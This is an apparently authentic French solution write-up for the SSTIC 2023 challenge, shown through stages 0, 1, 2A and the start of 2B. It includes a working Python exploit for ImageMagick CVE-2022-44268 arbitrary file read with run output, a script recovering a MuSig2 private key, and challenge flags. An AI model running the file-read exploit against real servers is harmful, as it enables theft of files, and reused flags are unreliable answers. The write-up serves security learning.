Solution du challenge SSTIC 2023

Pierre Bienaimé

28 avril 2023

Table des matières

1 Introduction

J'aime le challenge SSTIC ! Chaque année, j'apprends grâce à lui de nouvelles choses et je prends grand plaisir à le résoudre, même si c'est toujours un moment difficile. C'est un challenge exigeant, qui nécessite un sérieux investissement en temps et une bonne dose de motivation. On se sent souvent très nul. Mais le plaisir d'arriver au bout n'en est que plus grand !

Cette année, je suis hors concours puisque je fais partie du Comité de Programme de la conférence SSTIC. Mais comme j'aime trop le challenge SSTIC pour pouvoir faire l'impasse, je l'ai quand même résolu (à mon rythme) et j'ai pris le temps de rédiger cette solution.

Voici le scénario de cette édition 2023 :

> Salud deoc'h !
>
> Votre nouvelle boulangerie Trois Pains Zéro a décidé d'innover afin d'éviter les files d'attente et vous permettre de déguster notre recette phare : le fameux quatre-quarts.
>
> À partir du 1er juillet 2023, il vous suffira d'acquérir un Jeton Non-Fongible (JNF) de notre collection sur OpenSea, et de le présenter en magasin pour recevoir votre précieux gâteau.
>
> La page d'achat sera bientôt disponible pour tous nos clients et nous espérons vous voir bientôt en magasin.
>
> Délicieusement vôtre,
>
> Votre boulangerie Trois Pains Zéro

Le but du challenge est de trouver une adresse email cachée sur la page d'achat des NFT du site de la boulangerie en question. Mais cette page est protégée par plusieurs mécanismes d'authentification et la route sera longue avant de pouvoir récupérer le précieux sésame. Voici un aperçu des épreuves qui nous attendent :

Étape 0 : Trouver le site de la boulangerie et lister les images qu'il héberge.

Étape 1 : Exploiter une vulnérabilité connue sur ImageMagick pour obtenir une lecture de fichiers arbitraire en envoyant une image PNG sur le site de la boulangerie.

Étape 2A : De la cryptographie et des mathématiques. Il va falloir profiter d'une mauvaise utilisation de l'algorithme de signature MuSig2 pour recalculer une clé privée.

Étape 2B : Comprendre l'algorithme étonnant qui est implémenté avec plus de 6000 portes logiques.

Étape 2C : Reverse et exploitation d'une application sur une architecture ARM 64bits, en deux étapes. Il faut d'abord exploiter une première vulnérabilité sur le frontend qui permet de télécharger le code du backend. Puis il faudra trouver une seconde vulnérabilité sur ce backend.

Étape 2D : Analyser des données liées à des injections de fautes sur un équipement afin de lire des morceaux de sa mémoire sécurisée sans connaître son code PIN.

Étape 3 : Un peu de Blockchain pour finir. Il faut comprendre l'algorithme de vérification implémenté dans un smart contract écrit en langage Cairo, dans l'écosystème Starknet.

Étape bonus : Un petit puzzle permet de récupérer l'adresse email finale.

2 Étape 0

Le Site OpenSea est une place de marché permettant de vendre et d'acquérir des NFT. Le challenge commence sur la page [1] d'un NFT de chien-homard boulanger que voici :

Le participant le plus rapide ayant validé l'étape 0 seulement 4 minutes après le lancement du challenge, on se doute qu'il ne va pas falloir aller chercher trop loin. En explorant la page OpenSea, ou trouve un lien *View Website* qui nous conduit vers l'URL https://nft.quatre-qu.art/nft-library.php?id=12.

Ce second site affiche la même image de chien-homard. Quand on change le numéro " ?id=" dans l'URL, on trouve d'autres images de chiens-homards. Et lorsque l'on choisit id=1, on récupère une image qui contient le premier flag.

`SSTIC{6a4ec745c1403b1ebf09fbd5a3021d1226330197641d4f65008ba0cd0fe48c62}`

Le fait d'avoir un niveau 0 qui ne prend que quelques minutes est une nouveauté dans le challenge SSTIC. C'est à mon sens une bonne idée car ça permet de connaître le nombre de personnes qui ont eu la volonté de commencer le challenge.

1. https://testnets.opensea.io/assets/goerli/0x43F99c5517928be62935A1d7714408fae90d1896/1

3 Étape 1

Quand on accède à cette même URL sans spécifier de valeur *id*=, on trouve une page nous proposant d'uploader nos propres images. Après quelques tests, on constate que seul le format PNG est accepté. L'image uploadée sera redimensionnée avant d'être affichée. Cependant, elle ne sera pas stockée de manière persistante sur le serveur, ce qui enlève la possibilité d'uploader un webshell.

J'ai commencé par chercher des vulnérabilités connues permettant d'insérer du code PHP dans une image PNG. Je suis rapidement tombé sur un article du blog de synacktiv [2] qui propose différentes techniques d'insertion de PHP dans un PNG.

La plupart des exemples proposés partent du principe que le site qu'on exploite utilise la bibliothèque PHP-GD pour redimensionner l'image qu'on upload. Mais après quelques tests non fructueux, j'ai réalisé qu'il serait pertinent de fouiller un peu plus pour obtenir des indices sur les logiciels et bibliothèques utilisés par le site. Cela passe par regarder le code HTML et JS du site, ainsi que les headers HTTP. On trouve notre bonheur dans un header HTTP.

```
X-Powered-By: ImageMagick/7.1.0-51
```

C'est ImageMagick dans le version 7.1.0-51 qui va s'occuper de redimensionner notre PNG. On cherche donc si cette version spécifique contient des vulnérabilités connues.Le changelog de la page github d'ImageMagick [3] nous révèle que deux vulnérabilités ont été corrigées dans le version 7.1.0-52. Le site du niveau 1 est donc vulnérable.

D'après le message de commit, ces deux vulnérabilités sont un déni de service et une lecture arbitraire de fichiers.

```
possible DoS @ stdin (OCE-2022-70); possible arbitrary file leak (OCE-2022-72)
```

La vulnérabilité OCE-2022-72 est aussi connue sous l'identifiant CVE-2022-44268. C'est une vulnérabilité simple à exploiter, il suffit d'ajouter un chunk tEXt dans un PNG qui contient le mot "profile" et un nom de fichier. Une version d'ImageMagick vulnérable va lire le contenu du fichier spécifié et l'inclure dans le PNG redimensionné, dans un chunk compressé zTXt.

On trouve plusieurs POC en accès libre [4] et n'utilisant que des outils standards tels que `pngcrush` pour ajouter le chunk tEXt et `identify` pour extraire la réponse. Mais après un test, `identify` ne parvenait pas toujours à trouver le fichier exfiltré même s'il était bien là. J'ai donc eu besoin de coder mon propre POC pour la CVE-2022-44268.

Le format PNG est facile à parser. Dans ma boite à outils poussiéreuse, j'avais déjà codé un parseur de PNG orienté stegano, à l'époque où j'avais encore le temps de faire des CTF. Ce code était en Python2, mais j'ai pu m'en inspirer pour concevoir un POC en Python3.

2. https://www.synacktiv.com/publications/persistent-php-payloads-in-pngs-how-to-inject-php-code-in-an-image-and-keep-it-there.html
3. https://github.com/ImageMagick/Website/blob/main/ChangeLog.md
4. https://github.com/duc-nt/CVE-2022-44268-ImageMagick-Arbitrary-File-Read-PoC

Comme le script ci-dessous exploite une vulnérabilité corrigée mais bien réelle dans ImageMagick, je précise que ce code est uniquement fourni à titre éducatif et qu'il ne doit pas être utilisé sur une vraie cible, en violation de la loi.

```python
import requests
import base64
import struct
import zlib
import sys
import argparse

URL = "https://nft.quatre-qu.art/nft-library.php"

def parse_png(img):
    if not img.startswith(b"\x89PNG\x0d\x0a\x1a\x0a"):
        raise Exception("Not a valid PNG file")
    png = {}
    i = 8
    while i < len(img):
        size = struct.unpack(">I", img[i:i+4])[0]
        hdr = img[i+4:i+8]
        chunk = {
            "header": hdr,
            "data": img[i+8:i+8+size],
            "crc": img[i+size+8:i+size+12],
            "size": size,
            "offset": i
        }
        if hdr not in png:
            png[hdr] = []
        png[hdr].append(chunk)
        i += size + 12
    return png

def insert_profile(path, fname):
    with open(path, "rb") as f:
        b = f.read()
    raw_png = bytearray(b)
    parsed_png = parse_png(b)
    offset = parsed_png[b"IEND"][-1]["offset"]
    data = b"profile\x00" + fname.encode()
    hdr = b"tEXt"
    crc = struct.pack(">I", zlib.crc32(hdr + data))
    size = struct.pack(">I", len(data))
    raw_png[offset:offset] = size + hdr + data + crc
    return raw_png

def extract_file(png, fname):
    outname = fname.strip("/").replace("/","-")
    parsed_png = parse_png(png)
    if b"zTXt" not in parsed_png:
        raise Exception("File %s not found" % fname)
    for chunk in parsed_png[b"zTXt"]:
        if chunk["data"].startswith(b"Raw profile"):
            title, comment = chunk["data"].split(b"\x00", 1)
            d = zlib.decompress(comment[1:]).split(b"\n", 3)[-1]
            d = bytes.fromhex(d.replace(b"\n", b"").decode())
            with open(outname, "wb") as f:
                f.write(d)
            print("File %s saved (%d bytes)" % (outname, len(d)))
            return
    raise Exception("No valid zTXt chunk found")

def upload_png(png, url):
    f = base64.b64encode(png)
    r = requests.post(url, data={"filedata": f})
    return r.content

def main():
    parser = argparse.ArgumentParser(description="CVE-2022-44268 ImageMagick arbitrary file read"
    + " PoC for SSTIC 2023 challenge")
```

```
68      parser.add_argument("png", help="Dummy PNG to upload")
69      parser.add_argument("fname", help="Remote file to leak")
70      args = parser.parse_args()
71
72      p = insert_profile(args.png, args.fname)
73      r = upload_png(p, URL)
74      extract_file(r, args.fname)
75
76  if __name__ == '__main__':
77      sys.exit(main())
```

J'ai ensuite dessiné un sourire sous Paint afin d'avoir un PNG à uploader, puis j'ai utilisé ce script Python pour récupérer le code source php de la page visitée.

```
$ python3 cve-2022-44268.py smile.png nft-library.php
File nft-library.php saved (5225 bytes)
```

Le code source contient un commentaire avec le flag du niveau 1 et le nom de deux archives.

```
<?php
header("X-Powered-By: ImageMagick/7.1.0-51");

// SSTIC{8c44f9aa39f4f69d26b91ae2b49ed4d2d029c0999e691f3122a883b01ee19fae}
// Une sauvegarde de l'infrastructure est disponible dans les fichiers suivants
// /backup.tgz, /devices.tgz
//
```

On réutilise la même vulnérabilité pour récupérer les deux archives en question et poursuivre le challenge.

```
$ python3 cve-2022-44268.py smile.png /backup.tgz
File backup.tgz saved (927243 bytes)
$ python3 cve-2022-44268.py smile.png /devices.tgz
File devices.tgz saved (776678 bytes)
```

```
SSTIC{8c44f9aa39f4f69d26b91ae2b49ed4d2d029c0999e691f3122a883b01ee19fae}
```

4 Étape 2

L'archive devices.tgz contient des fichiers utiles aux niveaux 2A, 2B et 2C. L'archive backup.tgz contient quant à elle le code source d'un site web d'achat de NFT (utile pour le niveau 3), les flags chiffrés des niveaux 2A, 2B, 2C et 2D, ainsi que la consigne info.eml que voici :

Salut Bertrand,

Comme tu le sais, nous sommes en train de mettre en place l'infrastructure pour la sortie prochaine de notre JNF sur https://trois-pains-zero.quatre-qu.art/. Nous avons choisi de protéger notre interface d'administration en utilisant un chiffrement multi-signature 4 parmi 4 en utilisant différents dispositifs pour stocker les clés privées.

Pour rappel tu trouveras les fichiers nécessaire dans la sauvegarde :

- le script que j'ai utilisé pour participer au protocole de multi-signature : musig2_player.py. J'ai aussi inclus le fichier de journalisation de signatures que nous avions fait jeudi dernier ainsi que nos 4 clés publiques.

- un porte-monnaie numérique dont tu possèdes le mot de passe : seedlocker.py

- un équipement physique, disponible ici device.quatre-qu.art:8080, je crois que c'est Charly qui a le mot de passe. Si tu veux tester sur ton propre équipement tu trouveras la mise à jour de l'interface utilisateur sur le serveur de sauvegarde avec la libc utilisée. Nous avons mis en place des limitations, une à base de preuve de travail, nous t'avons aussi fourni le script de résolution (pow_solver.py) ainsi qu'un mot de passe "fudmH/MGzgUM7Zx3k6xMuvThTXh+ULf1". Le mot de passe n'est pas celui de l'équipement mais celui pour la protection.

- Pour le dernier équipement, Daniel a perdu son code pin. Nous avons essayé d'extraire les informations en attaquant la mémoire sécurisée avec des injections de fautes mais sans succès :(. Pour information la mémoire sécurisée prends un masque en argument et utilise la valeur stockée XORé avec le masque. Les mesures qu'on a faites pendant l'expérience sont stockées dans data.h5. Il est trop volumineux pour la sauvegarde mais tu peux le récupérer à cette adresse : https://trois-pains-zero.quatre-qu.art/data_34718ec031bbb6e094075a0c7da32bc5056a57ff082c206e6b70fcc864df09e9.h5. Peut-être que tu connais quelqu'un qui pourrait nous aider à retrouver les informations ?

Bon courage !

Pour pouvoir accéder à la page d'achat de NFT, il faut être capable de signer un message avec l'algorithme MuSig2, ce qui nécessite de connaître les clés privées de quatre utilisateurs différents.

Il y a quatre tirets dans la consigne ci-dessus, qui correspondent respectivement au travail à effectuer pour les quatre niveaux 2A, 2B, 2C et 2D. Chacun de ces niveaux va permettre de récupérer l'une des quatre clés privées.

Ces quatre niveaux peuvent être résolus dans l'ordre que l'on souhaite, mais il sera nécessaire de tous les résoudre pour passer à l'étape 3. Cette liberté dans l'ordre de résolution est une nouveauté du challenge SSTIC, qui habituellement nous force à terminer une épreuve pour pouvoir découvrir la suivante. Le bon coté de cette nouveauté est que les niveaux seront vus par un plus grand nombre de participants. Mais il y a aussi des mauvais cotés. Personnellement, je préfère largement être contraint de devoir résoudre les niveaux séquentiellement. Sinon, à la première difficulté, la tentation d'aller s'attaquer à une autre épreuve est trop grande. Et au final, on avance pas vraiment. Quand on est concentré sur un unique problème, on cherche des solutions en tâche de fond. Souvent, sous la douche, en mangeant ou en faisant la vaisselle, des idées émergent et nous permettent d'avancer. Mais quand il y a quatre problèmes sur lesquels travailler en parallèle, c'est trop pour ma réflexion passive.

Je n'ai pas réussi à me forcer à ne regarder qu'un niveau à la fois. J'ai commencé par le niveau 2B car il est facile à appréhender de prime abord (un court script python de 130 lignes) même si au final il m'a demandé pas mal d'énergie. Quand ma solution utilisant z3 n'a pas fonctionné, je suis passé au niveau 2C, qui correspond davantage à ma zone de confort (reverse et exploit). Mais quand j'ai buté sur ce niveau, je suis retourné sur le 2B et ainsi de suite, pour au final terminer les deux niveaux presque en même temps.

Je me suis ensuite attaqué au niveau 2A. Mais arrivé presque au bout, j'étais bloqué par une petite erreur que je n'arrivais pas à trouver et je suis passé au niveau 2D. Ce dernier s'est révélé plus court que les autres et j'ai terminé les niveaux 2A et 2D en même temps.

Dans cette solution, je vais présenter les niveaux dans l'ordre logique (2A, 2B, 2C et 2D) et non dans l'ordre réel dans lequel je les ai résolus.

5 Étape 2A

Le but de ce niveau est de profiter d'une mauvaise utilisation de l'algorithme MuSig2 afin de recalculer la clé privée de l'utilisateur A.

MuSig2 est un algorithme de multi-signature qui permet à plusieurs participants de co-signer un message. L'algorithme fonctionne en deux étapes. D'abord, chaque participant génère des nonces et les envoie à un agrégateur. En réponse, ils reçoivent une agrégation des nonces de tout le monde. Ensuite, chaque participant calcule sa propre signature du message et l'envoie à l'agrégateur, qui les agrège afin de calculer la signature finale.

Pour cette épreuve, on dispose du script Python que l'utilisateur A a utilisé pour faire des signatures MuSig2, ainsi que d'un fichier de logs.

Dans ce fichier de logs, on trouve les informations de 5 messages qui ont été co-signés par 4 participants. Pour chaque message, on possède :

- Le message clair qui sera signé
- Les nonces de l'utilisateur A
- Les nonces agrégés des 4 utilisateurs (A, B, C, D)
- La signature calculée par l'utilisateur A
- La signature agrégée finale

L'algorithme MuSig2 est considéré comme robuste... s'il est correctement utilisé. Un extrait du script Python *musig2_player.py* nous donne un indice sur l'erreur qui a été commise par l'utilisateur A.

```python
def get_nonce(x,m,i):

    # NOTE: this is deterministic but we shouldn't sign twice the same message, so we are fine
    digest = int.from_bytes(hashlib.sha256(i.to_bytes(32,byteorder="big")).digest(),byteorder="big")
    m_int = int.from_bytes(m, "big")
    return pow(x*m_int, digest, order)
```

L'utilisateur A choisit ses nonces de manière déterministe. Il fait un calcul qui dépend de sa clé privée, du message à signer et du numéro de chaque participant. Pour comprendre pourquoi c'est un problème, il faut poser quelques équations. Voici le calcul que l'utilisateur A va réaliser pour produire sa signature s_1 du premier message m_1.

$$s_1 \equiv (c_1 a x + x^{d_1} m_1^{d_1} + b_1 x^{d_2} m_1^{d_2} + b_1^2 x^{d_3} m_1^{d_3} + b_1^3 x^{d_4} m_1^{d_4}) (\text{mod } order)$$

Dans cette équation, s_1 est la signature de l'utilisateur A, m_1 est le premier message à signer, x est la clé privée de l'utilisateur A, a est une valeur qui dépend uniquement des clés publiques des 4 participants, b_1 et c_1 sont des valeurs qui vont dépendre des clés publiques agrégées, des nonces agrégés et de m_1, $order$ est l'ordre de la courbe elliptique choisie, et enfin d_1, d_2, d_3 et d_4 sont les condensats sha256 des chiffres 1, 2, 3 et 4. La plupart des valeurs décrites ci-dessus peuvent être calculées.

Dans cette équation, il n'y a que 5 inconnues : la clé privée x, et les 4 valeurs x^{d_1}, x^{d_2}, x^{d_3} et x^{d_4}. En effet, comme il s'agit d'une exponentiation modulaire, on ne peut pas retrouver x à

partir de $x^{d_1} (\text{mod } order)$. On va donc considérer ces 4 valeurs comme des inconnues. Ainsi, on pose $W = x^{d_1}$, $X = x^{d_2}$, $Y = x^{d_3}$ et $Z = x^{d_4}$.

On dispose des logs de signature de 5 messages différents. Ce qui est très intéressant, c'est qu'on va retrouver nos variables W, X, Y et Z dans les équations de ces différents messages. Voici les équations des 5 signatures :

$$s_1 \equiv (c_1 ax + W m_1^{d_1} + b_1 X m_1^{d_2} + b_1^2 Y m_1^{d_3} + b_1^3 Z m_1^{d_4}) (\text{mod } order)$$

$$s_2 \equiv (c_2 ax + W m_2^{d_1} + b_2 X m_2^{d_2} + b_2^2 Y m_2^{d_3} + b_2^3 Z m_2^{d_4}) (\text{mod } order)$$

$$s_3 \equiv (c_3 ax + W m_3^{d_1} + b_3 X m_3^{d_2} + b_3^2 Y m_3^{d_3} + b_3^3 Z m_3^{d_4}) (\text{mod } order)$$

$$s_4 \equiv (c_4 ax + W m_4^{d_1} + b_4 X m_4^{d_2} + b_4^2 Y m_4^{d_3} + b_4^3 Z m_4^{d_4}) (\text{mod } order)$$

$$s_5 \equiv (c_5 ax + W m_5^{d_1} + b_5 X m_5^{d_2} + b_5^2 Y m_5^{d_3} + b_5^3 Z m_5^{d_4}) (\text{mod } order)$$

Nous sommes en présence d'un système de 5 équations à 5 inconnues et on a tout ce qu'il faut pour recalculer la clé privée x. Ce sont des équations modulaires mais on peut utiliser Sympy pour les résoudre *comme s'il* s'agissait d'équations classiques. Sympy va trouver un résultat pour x sous la forme d'une fraction et il faudra faire une inversion modulaire pour calculer la vraie valeur de x. Voici le script Python qui parse le fichier de logs, construit le système de 5 équations à 5 inconnues, puis utilise Sympy pour trouver la clé privée de l'utilisateur A.

```python
import hashlib
import sympy
from musig2_player import Hash_non, Hash_sig, Hash_agg, key_aggregation
from ecpy.curves import Curve, Point
from sympy.solvers import solve

cv = Curve.get_curve("secp256k1")
order = cv.order

A_Pub = Point(0x7d29a75d7745c317aee84f38d0bddbf7eb1c91b7dcf45eab28d6d31584e00dd0,
    0x25bb44e5ab9501e784a6f31a93c30cd6ad5b323f669b0af0ca52b8c5aa6258b9, cv)
B_Pub = Point(0x206aeb643e2fe72452ef6929049d09496d7252a87e9daf6bf2e58914b55f3a90,
    0x46c220ee7cbe03b138a76dcb4db673c35e2ab81b4235486fe4dbd2ad093e8df4, cv)
C_Pub = Point(0xab44fe53836d50fa4b5755aa0683b5a61726e508a1ca814a93e1eab7122abdea,
    0x4cbd1496aa36fc016bfe7b12c9fb8bb78eacab6f3655c586604250bb870cdaf1, cv)
D_Pub = Point(0xb1c1e7545483dce5567345a7cf12d1c0a6bcbd0637b81f4082453a9bd89bd701,
    0xb01d4cadf75b8ce3e05eda73a81a7c5cfb67618950e60657d61d4a44d2115dc7, cv)
L = [A_Pub, B_Pub, C_Pub, D_Pub]

def parse_logs(path):
    with open(path, "r") as f:
        data = f.read()
    logs = data.split("=====\n")
    messages = []
    signatures = []
    Rs = []
    for log in logs:
        lines = log.split("\n")
        # parse messages
        msg = lines[0].strip()[len("LOG: MESSAGE TO SIGN: b'"):-1].encode()
        # parse nonces
        r = lines[3].strip()[len("LOG: RECEIVED: "):].split(" ")
        rs = []
        for i in range(0, len(r), 2):
            rs.append(Point(int(r[i][2:], 16), int(r[i+1][2:], 16), cv))
```

```
            Rs.append(rs)
            # parse signature
            sig = int(lines[4].strip()[len("LOG: SENT: 0x"):], 16)
            messages.append(msg)
            signatures.append(sig)
    return messages, Rs, signatures

def get_priv_key():
    x, W, X, Y, Z = sympy.symbols("x,W,X,Y,Z")
    system_of_equations = []
    m, Rs, s = parse_logs("logs.txt")
    L_agg = key_aggregation(L)
    d = []
    for i in range(1, 5):
        d.append(int.from_bytes(hashlib.sha256(i.to_bytes(32,byteorder="big")).digest(),byteorder="big"))
    for i in range(5):
        b = Hash_non(L_agg, Rs[i], m[i])
        R = Point.infinity()
        for j in range(len(L)):
            exp = pow(b,j,order)
            R += exp* Rs[i][j]
        c = Hash_sig(L_agg, R, m[i])
        a = Hash_agg(L, A_Pub)
        msg = int.from_bytes(m[i], byteorder="big")
        b0 = pow(msg, d[0], order) % order
        b1 = (b*pow(msg, d[1], order)) % order
        b2 = ((b**2) * pow(msg, d[2], order)) % order
        b3 = ((b**3) * pow(msg, d[3], order)) % order
        ca = (c*a) % order
        eq = sympy.Eq(s[i], ca*x + b0*W + b1*X + b2*Y + b3*Z)
        system_of_equations.append(eq)
    # solve equations
    result = solve(system_of_equations, [x, W, X, Y, Z])
    r = result[x]
    n = r.numerator()
    d = r.denominator()
    x = n * pow(d, -1, order)
    A_Priv = x % order
    print("Found private key of user A:", hex(A_Priv))

def main():
    get_priv_key()

if __name__ == '__main__':
    main()
```

```
$ python3 stage2a.py
Found private key of user A: 0x47a079e1475de6253faf0730926fbeaaaa317daf7c1639cae181a072cad667e8
```

Une fois la clé privée récupérée, on peut s'inspirer du script `crypt.py` fourni afin de déchiffrer le flag de l'étape 2A.

```
SSTIC{dc3cb2c61cb0f2bdec237be4382fe3891365f81a0fb1c20546d888247dd9df0a}
```


6 Étape 2B

Cette épreuve consiste en un petit script Python `seedlocker.py` de 130 lignes, qui va parser un fichier `seed.bin` de 82 Ko. Le script Python prend un mot de passe en entrée. Si ce mot de passe est bon, il va calculer et nous afficher la clé privée de l'utilisateur B.

Je n'ai pas immédiatement compris ce qui était implémenté dans `seedlocker.py`. C'est le nom de la variable `dff` (pour D Flip-Flop) qui m'a mis la puce à l'oreille. Ce script est un simulateur de circuit logique. Le fichier `seed.bin` contient 6261 portes logiques. Ce circuit logique prend en entrée un mot de passe (par groupe de 2 bits). En sortie, il y a une sonde, la porte 1940 nommée *good*, qui nous indique si le mot de passe est correct ou non. Si du courant passe par cette porte logique, on a gagné. Il *suffit* donc de comprendre le circuit logique pour déterminer les conditions qui doivent être remplies pour laisser passer le courant jusqu'à la sonde. Ce qui n'est pas une mince affaire quand on a 6261 portes logiques à analyser.

Une première simplification consiste à ne s'intéresser qu'aux portes logiques chargées de valider le mot de passe. En effet, seule une sous partie du circuit entre en jeu dans la vérification de celui-ci. Le reste du circuit sert à générer une seed qui sera utilisée pour calculer la clé privée de l'utilisateur B.

On peut donc partir de la porte logique numéro 1940, nommée *good*, puis chercher ses parents. Ainsi, on construit un circuit qui ne contient plus que 1362 portes. C'est déjà mieux que 6261, mais ça reste un gros morceau à analyser à la main. J'ai utilisé `dot` pour dessiner un graphe du circuit. Comme on peut le « voir » ci-dessous, il y a du boulot.



Dans ce circuit, les seuls éléments qui sont capables de conserver un état sont les DFF qui vont chacun stocker un bit. Dans le sous-circuit *good*, on dénombre 20 DFF. Certains ont une valeur initiale à 1.

À ce moment, j'ai eu l'idée d'utiliser le SMT solver z3 pour trouver quelle devait être la

valeur de ces 20 DFF pour que du courant passe jusqu'à *good*. Ça a fonctionné. Mais mes tentatives de trouver directement le bon mot de passe avec z3 ont échouées. J'ai dû faire quelque chose de travers.

J'ai tenté ma chance dans les deux sens. Je suis parti de l'état initial du circuit, j'ai utilisé des inconnues pour les valeurs des deux portes d'entrée (2644 et 4962) et j'ai fait des *steps*, c'est à dire des sortes de coups d'horloge, pour obtenir une équation à donner à manger à z3. Mais il n'a pas réussi à me résoudre cette équation dans un temps raisonnable. Je suis également parti de l'état final que devaient valoir les 20 DFF, puis j'ai demandé à z3 de me calculer les valeurs de ces DFF à l'état n-1. Le problème c'est que pour chaque step, z3 trouve deux ou trois solutions. Et comme il y a 80 steps, la combinatoire explose.


Je sais qu'il était possible de résoudre cette épreuve sans avoir besoin d'en comprendre davantage (au moins un collègue y est parvenu avec z3), mais honnêtement j'aurais été un peu déçu de m'arrêter là. Car je n'aurais pas pu profiter du plaisir assez fou de *comprendre* ce que fait ce circuit logique.

Mes expérimentations avec z3 n'ont pas été complètement inutiles. Elles m'auront au moins permis de décrire la valeur des DFF par des équations plutôt que par des valeurs concrètes, ce qui m'a aidé à comprendre le circuit.

